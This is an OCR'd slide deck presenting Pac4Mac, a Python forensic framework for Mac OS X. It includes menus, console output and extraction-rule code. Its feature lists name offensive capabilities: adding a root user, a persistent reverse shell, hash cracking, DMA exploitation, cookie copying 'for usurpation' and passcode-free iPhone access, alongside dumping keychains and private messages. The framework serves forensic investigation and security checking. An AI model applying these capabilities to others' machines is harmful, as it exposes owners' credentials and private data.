
P•A•e•4•M••C
Forensic framework for Mac OS X

Summary


- Pac4Mac ?
- Data extraction from different accesses
- Volatile data extraction
- Disk cloning
- HFS+ treatment and extraction
- Analysis and exploitation of extracted data

Pac4Mac ?


- *Pac4M*c (**P**lug **A**nd **C**heck for **Mac** OS X) is a portable Forensics framework (to launch from USB storage) allowing extraction and analysis session informations in highlighting the real risks in term of information leak (history, passwords, technical secrets, business secrets, ...).
- *Pac4M*c can be used to help you during forensics investigation and to check security of your Mac OS X system.
- Based on :
  - http://sud0man.blogspot.fr/2012/04/hackmacosx-gsdays-2012.html
  - http://sud0man.blogspot.fr/2011/08/hackmacosx-tips-and-tricks-for-mac-os-x.html

Pac4Mac ?


- Developed in Python 2.x (natively supported)
- Framework usage
- Support of Snow Leopard (10.6), Lion (10.7), Mountain Lion (10.8) and Mavericks (10.9)
- A lot of features ... in the next slide


1: Data Dump from standard user or root access (from Macbook to analyze)
2: Data Dump from Single Mode access (from Macbook to analyze)
3: Data Dump from mounted volumes (from investigator's Macbook)
1: Full Dump (investigator mode)
2: LIAM Mode (Leak Info And More)
LEAK INFORMATION
+
Adding root user
Adding Persistent Reverse Shell
Cracking live password Hashes
LEAK INFORMATION
Users and groups
Mac Identity and Build information
Content of current Keychain (security cmd + securityd process)
Users and System Keychains
Password Hashes
Authentication data
Browser Cookies (x4)
Browser Places (x4)
Browser Downloads history (x4)
Calendar and Reminders
Address books
Skype messages
Chat messages (ichat, Adium, ...)
Stickies content
Printed files
iOS files backups (sms, cal, contacts, ...) and keybags
Emails content (only text)
Miscellaneous System and Network History
Deleted and Recovered files
SYSTEM INFORMATION
Spotlight database
User artifacts (recent viewed files/application/network, dock state, ...)
Installed applications, updates and association
Persistent parameters (drivers, services, daemons, agents, ...)
Files of known trojans
Emails content of all/special Mail Boxes (On demand)
System logs, install, audit, firewall
Sleepimage and swap files (On demand)
4: Live Dump (from Macbook to analyze/from investigator's Macbook)
1: Exploit DMA accesses
2: Dump RAM (software)
3: Dump of Network and System state
4: Detect recent malicious activities
1: Dump memory
2: Unlock session
Current process ID (root, users)
Virtual Memory map per PID (vmmap)
Open files
Network connections
Loaded daemons and agents
Installed drivers
Kernel options
Network configuration (firewall, shares, interfaces, proxy, etc.)
Material configuration (disk, RAM, power, etc.)
5: Clone disk (from Macbook to analyze/ from investigator's Macbook)
Copy local disk to removable disk
OR
Copy local disk through Firewire wire and Target Mode
6: File system dump (from RAW image/ from Live Disk)
1: Build a File System Tree with FLS to IDENTIFY ALL FILES
2: Build a File System Tree with FLS to generate TIMELINE with MACTIME
3: Dump CatalogFile, JournalFile and Header Volume
Startup activities (Startup, Stopping, Hibernation, Out of hibernation dates)
Session activities (Locked session dates, unlock session with/without success)
Physical activities (USB/Firewire connections, plugged devices, file system events)
Privileges escalation activities (Opened/Closed TTY, root commands executed with success, sudo fail, User/password modification)
Applications activities (Opened applications)
File activities (Modified, Added, Accessed files, Accessed Mails)
Network activities (Ethernet/WiFI connections, WiFI access points)
7: Analyze results of previous dump stages (from investigator's Macbook)
1: Exploit Browser History
2: Exploit Browser Cookies
3: Display Browser Downloads
4: Exploit Skype Messages
5: Exploit Calendar Cache
6: Exploit Email Messages
7: Exploit RAM memory Dump
8: Exploit Keychains
9: Crack Hashes passwords
10: Exploit iOS files
11: Display printed files
12: Display prospective passwords
1: Displaying recordings
2: Local copy for usurpation
1: Display recorded messages
2: Display messages containing secret information
3: Display messages containing a special keyword
1: Search Apple secrets
2: Search Web secrets
3: Are you lucky and find Web passwords ?
1: Display content Keychain
2: Crack Keychain files
1: Access to iPhone without passcode (Escrow Keybag)
2: Read secrets through iTunes backups (SMS, calendar, address book, ...)
13: Exploit system logs
14: Build Mactime
1: Convert log files and log archives to unique text file
2: Identify malicious activities from extracted log files
1: Build Mactime from FLS output
2: Build Mactime from Catalog files

Pac4Mac ?


Pac4Mac, Plug And Check for Mac OS X :)
Forensics framework
launched from: Lion / 10.7
date: 2014-02-06 19:15:18.286257
1: Data Dump from standard user or root access (from Macbook to analyze)
2: Data Dump from Single Mode access (from Macbook to analyze)
3: Data Dump from mounted volumes (from investigator's Macbook)
4: Live Dump (from Macbook to analyze/from investigator's Macbook)
5: Clone disk (from Macbook to analyze/from investigator's Macbook)
6: File system Dump (from RAW image/from mounted volume)
7: Analyze results of previous dump stages (from investigator's Macbook)

D a t a d u m p


1: Data Dump from standard user or root access (from Macbook to analyze)
2: Data Dump from Single Mode access (from Macbook to analyze)
3: Data Dump from mounted volumes (from investigator's Macbook)
1: Full Dump (investigator mode)
2: LIAM Mode (Leak Info And More)

- Two kinds of information to be extracted :
  - Leak informations (or secret)
  - System informations

- Data dump FROM :
  - 1. Live access (user or root privilege)
  - 2. Single Mode (“cmd + s” during starting)
  - 3. Offline access (Target Mode / mounted volume)

Focus on "data dump"

- Live Access (option 1)

```
Your choice (q to quit) > 1

                    ====Exploit Root Access====
================================================================================
Current user is : sud0man
You are ROOT :)
The results will be stored in > results/140206-19h2640
================================================================================
1: Full Dump Mode (investigator mode)
2: LIAM Mode (Leak Info And More ...)

Your choice (b to back) > 1

[] Dump Usernames
================================================
[USERS] The available users are the following :
sud0505
sud0506
```

```
Your choice (q to quit) > 1

                    ====Exploit User Access====
================================================================================
Current user is : sud0man
You are not ROOT :(
The results will be stored in > results/140206-19h2718
================================================================================
1: Full Dump Mode (investigator mode)
2: LIAM Mode (Leak Info And More ...)

Your choice (b to back) > 1

[] Dump Usernames
================================================================================
[USERS] The available users are the following >
sud0505
sud0506
sud0507
```

Focus on “data dump”

- Single Mode (option 2)

```
Your choice (q to quit) > 2

                    ====Exploit Single Mode====
=================================================================

Single Mode is available in pressing ⌘ + S during system boot

Please to refer you to readme.txt for using

Tricks> Launch script command before to launch single mode to get traces :-) and use scan_typescript.py to view

Press any key to continue or b to back

=================================================================
Current user is : sud0man
You are ROOT :)
The results will be stored in > results/140206-19h2542
=================================================================
```

Focus on “data dump”

- Offline access (option 3)

```
Your choice (q to quit) > 3

            ====Data Dump from mounted Volume or Target Mode=====
================<=================================================>============


From investigator's Macbook, this option allows to dump data through Firewire wire and Target Mode
To use Target Mode, press T during system boot
Plug Firewire wire between your Mac and Mac to analyse and press any key


From investigator's Macbook, this option allows also to dump data from mounted Volume of a raw disk image


Press any key to continue (b to back) >

Available mounted removable disks >
Recovery HD (hfs, local, journaled, nobrowse)

Select the target disk [ex: Macintosh HD 1] (b to back) > My HD

The results will be stored in > results/140206-19h2147
================================================================================

OS detected > Lion / 10.7

[] Dump Usernames
================================================================================
[USERS] The available users are the following >
sud0man
toto


[\USERS] Stored into results/140206-19h2147/#users_info/users_list.txt
================================================================================
```

Focus on “data dump”

- Which data are extracted ? > **leak information**

- Users and groups
- Mac Identity and Build information
- Content of current Keychain
- Users and System Keychains
- Password Hashes
- Authentication data (last user/login, hint, ...)
- Browser Cookies (x4)
- Browser Places (x4)
- Browser Downloads history (x4)
- Calendar and Reminders
- Address books
- Skype messages
- Chat messages (ichat, Adium, ...)
- Stickies
- Printed files
- iOS files backups (sms, cal, contact, ...) and keybags
- Emails content (only text)
- Miscellaneous System and Network History
- Deleted and Recovered files

Focus on “data dump”

- Which data are extracted ? > **system information**
  - Spotlight database
  - User artifacts (recent viewed files / application / network, dock state, ...)
  - Installed applications, updates and association files
  - Persistent parameters (drivers, services, daemons, agents, ...)
  - Files of known trojans
  - System logs, install, audit, firewall
  - Sleepimage and swap files (On demand)
  - Emails content of all/special Mail Boxes (On demand)

Focus on "data dump"

- How data are extracted ? > **category**
  - data to extract are stored into .db files, sorted by category (25 categories)

```
sud0mans-MacBook-Air:pac4mac_0.3 sud0man$ ls db/*.db
db/applications.db          db/browser_hist.db          db/email_spotlight.db       db/logs.db                  db/stickies.db
db/artifact_user.db         db/calendar.db              db/email_spotlight_snow.db  db/persistence.db           db/swap_hiber.db
db/authentication.db        db/chat.db                  db/history_net_sys.db       db/printers.db              db/system_build.db
db/browser_cookies.db       db/contact.db               db/iOS_db.db                db/skype.db                 db/system_live.db
db/browser_download.db      db/del_recover.db           db/keychain.db              db/spotlight.db             db/trojans.db
```

applications.db

```
#History of installed applications and updates
[CMD][Installed_SOFT_stat]stat /Library/Receipts/InstallHistory.plist
[PLIST][Installed_SOFT]/Library/Receipts/InstallHistory.plist

#Last Software Update
[CMD][Updated_SOFT_stat]stat /Library/Preferences/com.apple.SoftwareUp
[PLIST][Updated_SOFT]/Library/Preferences/com.apple.SoftwareUpdate.pli

#All installed Application and association files
[CMD][Bundle_SOFT-lsregsiter]/System/Library/Frameworks/CoreServices.framework/Frameworks/LaunchSe
"^bundle" | grep --only-matching "/.*\.app"$
[CMD][All_SOFT_lsregister]/System/Library/Frameworks/CoreServices.framework/Frameworks/LaunchServi

#Last launched application (cache)
[CMD][Cache_SOFT]ls -lshtr /Library/Caches/
[CMD][Cache_SOFT_user]ls -lshtr /Users/<USER>/Library/Caches/
```

browser_hist.db

```
[COPY_FILE_USER_PROFILE][PLACES_FIREFOX]/Users/<USER>/Library/Ap
[COPY_FILE_USER][PLACES_CHROME]/Users/<USER>/Library/Application
[COPY_FILE_USER][PLACES_SAFARI]/Users/<USER>/Library/Safari/Hist
[COPY_FILE_USER][PLACES_OPERA]/Users/<USER>/Library/Opera/global
[COPY_FILE_USER][PLACES_OPERA]/Users/<USER>/Library/Application
[COPY_FILE_USER][PLACES_BROWSER]/Users/<USER>/Path/database.db
```

Focus on “data dump”

- How data are extracted ? > **.db file format**
  - 4 main actions to launch : "unix command", "file copy", "directory copy", "plist conversion and copy" :

    [**CMD**][UNIQ_TAG]`unix_command`

    [**COPY_FILE**][UNIQ_TAG]`/file_path`

    [**COPY_DIR**][UNIQ_TAG]`/directory_path/`

    [**PLIST**][UNIQ_TAG]`/path_plist_file`

  - `UNIQ_TAG` is an unique and important string to identify outputs into results directory

Focus on “data dump”

- How data are extracted ? > **.db file format**
  - if data to extract depend of usernames (login names) :

    [CMD_**USER**][UNIQ_TAG]1st_part_of_unix_command <**USER**> 2nd_part_of_unix_command

    [COPY_FILE_**USER**][UNIQ_TAG]/1st_part_of_file_path/<**USER**>/ 2nd_part_of_file_path/

    [COPY_DIR_**USER**][UNIQ_TAG]/1st_part_of_directory_path/ <**USER**>/2nd_part_of_directory_path/

    [PLIST_**USER**][UNIQ_TAG]/1st_part_of_plistfile_path/<**USER**>/ 2nd_part_of_plistfile_path/

  - <USER> will be replaced automatically by each username of system

Focus on “data dump”

- How data are extracted ? > **.db file format**
  - if data to extract depend of a random parameter (like Firefox profile) :

    [**COPY_FILE_PROFILE**][UNIQ_TAG]/1st_part_of_file_path/<**PROFILE**>/2nd_part_of_file_path

    [**COPY_FILE_USER_PROFILE**][UNIQ_TAG]/1st_part_of_file_path/<USER>/2nd_part_of_file_path/<**USERPROFILE**>/3rd_part_of_file_path

  - <USERPROFILE> and <PROFILE> will be replaced automatically by the unfixed parameter

Focus on “data dump”

- How data are extracted ? > **each .db file is analyzed in identifying tag** (CMD, COPY_FILE, ...)

```
275                 if var_tag == "COPY_FILE_USER_PROFILE":
276                     ret = fct_dump_files_user_profil(var_search,var_cmd,dir_dest_dump,file_log)
277                 elif var_tag == "COPY_FILE_PROFILE":
278                     ret = fct_dump_files_profil(var_search,var_cmd,dir_dest_dump,file_log)
279                 elif var_tag == "COPY_FILE_USER":
280                     ret = fct_dump_files_user(var_search,var_cmd,dir_dest_dump,file_log)
281                 elif var_tag == "COPY_FILE":
282                     ret = fct_dump_files_system(var_search,var_cmd,dir_dest_dump,file_log)
283                 elif var_tag == "COPY_DIR_USER":
284                     ret = fct_dump_dir_user(var_search,var_cmd,dir_dest_dump,file_log)
285                 elif var_tag == "COPY_DIR":
286                     ret = fct_dump_dir_system(var_search,var_cmd,dir_dest_dump,file_log)
287                 elif var_tag == "CMD_USER":
288                     ret = fct_cmd_user(var_search,var_cmd,dir_dest_dump,file_log)
289                 elif var_tag == "CMD":
290                     ret = fct_cmd(var_search,var_cmd,dir_dest_dump,file_log)
291                 elif var_tag == "PLIST_USER":
292                     ret = fct_dump_plist_user(var_search,var_cmd,dir_dest_dump,file_log)
293                 elif var_tag == "PLIST":
294                     ret = fct_dump_plist(var_search,var_cmd,dir_dest_dump,file_log)
295
296
297                 else :
298                     print_red_bold("\nUnknown TAG : " + var_tag + " in " + db_search + "\n")
```

Focus on “data dump”

- How data are extracted ? > **only one function “fct_dump_xx” per category ...**

```
#[dump all keychains]

def fct_dump_all_keychain():

    print_red_bold("\n[] Dump Keychain Files")
    fct_dump_main(db_search_keychain,dir_dump_keychain,file_log_keychain)

#[dump skype messages]

def fct_dump_skype():
    #Extract all database
    print_red_bold("\n[] Dump Skype Messages")
    fct_dump_main(db_search_skype,dir_dump_skype,file_log_skype)
```

Focus on “data dump”

- How add your data to extract ? > **using existing db file** and adding your [action to launch], [uniq_tag] and your parameters
- How add your data to extract ? > **adding new category**
  - create a new db file into db directory
  - specify variables :
    - db_search_newcategory
    - dir_dump_newcategory
    - file_log_newcategory
  - create new function based on :


```
def fct_dump_newcategory():
    print_red_bold("\n[] Dump category Files")
